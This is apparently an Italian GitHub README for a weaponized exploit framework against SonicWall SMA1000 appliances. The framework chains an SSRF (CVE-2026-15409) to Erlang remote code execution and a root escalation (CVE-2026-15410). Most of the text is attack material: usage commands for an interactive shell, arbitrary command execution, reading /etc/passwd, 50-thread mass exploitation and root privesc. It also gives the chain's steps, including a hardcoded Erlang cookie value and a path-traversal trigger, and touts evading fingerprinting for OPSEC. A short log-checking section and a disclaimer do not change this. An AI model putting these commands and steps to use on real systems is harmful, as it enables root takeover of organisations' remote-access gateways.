 tc4dy/cve-2026-15409-15410-framework
Framework multi-exploit per SonicWall SMA1000 che concatena SSRF (CVE-2026-15409) a Erlang RCE e escalation di privilegi di root (CVE-2026-15410). Include shell interattiva, scansione batch, operazioni su file e modalità di rilevamento sicura per test di penetrazione autorizzati.




Framework di Exploit e Strumento di Rilevamento Sicuro
L'accesso non autorizzato a sistemi informatici è illegale ai sensi del **CFAA (USA), Computer Misuse Act (Regno Unito), TCK 243/244 (Turchia) e leggi simili in tutto il mondo.
CVE-2026-15409 è una vulnerabilità critica di Server-Side Request Forgery (SSRF) non autenticata scoperta nell'interfaccia Appliance Work Place del SonicWall SMA1000.
Come funziona:
wsproxy.os:cmd/1.Fatti Chiave:
Divulgata: 14 luglio 2026
Punteggio CVSS: 10.0 (CRITICO)
Prodotti Affetti: SMA 6210, SMA 7210, SMA 8200v
Versioni Corrette: 12.4.3-03453+ e 12.5.0-02835+

exploit.py)L'exploit completo weaponizzato concatena CVE-2026-15409 e CVE-2026-15410 per ottenere il compromesso a livello root.
| Caratteristica | Descrizione |
|---|---|
| [+] SSRF → Erlang RPC | Crea automaticamente un tunnel attraverso wsproxy per raggiungere i nodi Erlang interni. |
| [+] Esecuzione di Codice in Remoto | Esegue comandi OS arbitrari tramite os:cmd/1. |
| [+] Shell Interattiva | Avvia una shell live con supporto per i comandi privesc e download. |
| [+] Root Privesc | Sfrutta CVE-2026-15410 per escalare a root tramite path traversal dell'AMC. |
| [+] Operazioni su File | Legge e scrive file sul sistema target. |
| [+] Scansione Batch | Sfrutta in massa più target con threading (flag -l). |
| [+] Rilevamento SSRF | Flag opzionale --detect per una verifica sicura della vulnerabilità. |
| [+] Personalizzabile | Consente di sovrascrivere WebSocket URL, Origin, User-Agent, Cookie e altro. |
| [+] Nessuna Dipendenza Extra | Utilizza solo la libreria standard di Python (tranne requests opzionale per il rilevamento). |
| [+] Implementazione WebSocket Raw | Nessuna libreria WebSocket esterna — l'handshake personalizzato a livello di socket evita le impronte digitali specifiche delle librerie per un migliore OPSEC. |
pip (per la libreria requests)pip install -r requirements.txt
# Interactive shell on target
python exploit.py -u 192.168.1.100

# Execute a single command
python exploit.py -u 192.168.1.100 --exec "id && whoami"

# Read a file
python exploit.py -u 192.168.1.100 --read-file /etc/passwd

# Enable SSRF detection before exploitation
python exploit.py -u 192.168.1.100 --detect

# Attempt root privesc
python exploit.py -u 192.168.1.100 --privesc

# Mass exploit from file (50 threads)
python exploit.py -l targets.txt -m 50 --exec "uname -a"

# Custom port and path
python exploit.py -u 10.0.0.5 -p 8443 --path /workplace

# Pipe mode (read command from stdin)
echo "cat /etc/hosts" | python exploit.py -u 192.168.1.100
# Single target scan
python checker.py https://192.168.1.100

# Custom port and path
python checker.py 192.168.1.100 --port 8443 --path /workplace

# Mass scan from file
python checker.py --list targets.txt
| Prodotto | Versioni vulnerabili | Versioni corrette |
|---|---|---|
| SMA 6210 | 12.4.3-03245, 12.4.3-03387, 12.4.3-03434 12.5.0-02283, 12.5.0-02624, 12.5.0-02800 | 12.4.3-03453+ 12.5.0-02835+ |
| SMA 7210 | Come sopra | Come sopra |
| SMA 8200v | Come sopra | Come sopra |
[!] Importante: Queste vulnerabilità non interessano i firewall SonicWall (SSL-VPN) né la serie SMA 100.
L'endpoint wsproxy sulla porta 443 accetta un parametro bmID che inizia con -3389 e una specifica host:port. Impostando host=127.0.0.1 e port=1050, gli attaccanti possono creare un tunnel verso il servizio interno di distribuzione Erlang.
Il nodo Erlang utilizza un cookie predefinito hardcoded: 10ecad5b446e86864832904cd439b6b70262. Ciò consente l'autenticazione remota e l'esecuzione di qualsiasi chiamata os:cmd/1.
Una volta autenticato, l'exploit scrive uno script shell in /var/tmp/ e attiva l'endpoint XML-RPC remove_hotfix di AMC con un path traversal (../../../../var/tmp/script.sh), eseguendo lo script come root.
SonicWall consiglia di verificare:
extraweb_access.log per /__api__/login o /__api__/logout (stato 200)extraweb_access.log per /wsproxy con parametri host sospetti (stato 101)ctrl-service.log per rollback di hotfix con path traversal/var/lib/unit/conf.json contenente route per /__api__/login o /__api__/logoutQuesto strumento è fornito esclusivamente a scopo didattico e per test di penetrazione autorizzati.
Gli autori e i contributori non sono responsabili per qualsiasi uso improprio o danno causato da questo software. Gli utenti sono gli unici responsabili di assicurarsi di disporre di un'esplicita autorizzazione scritta dal proprietario del sistema di destinazione prima di eseguire i test. L'accesso non autorizzato a sistemi informatici è illegale ai sensi del Computer Fraud and Abuse Act (CFAA) e di leggi analoghe in tutto il mondo.







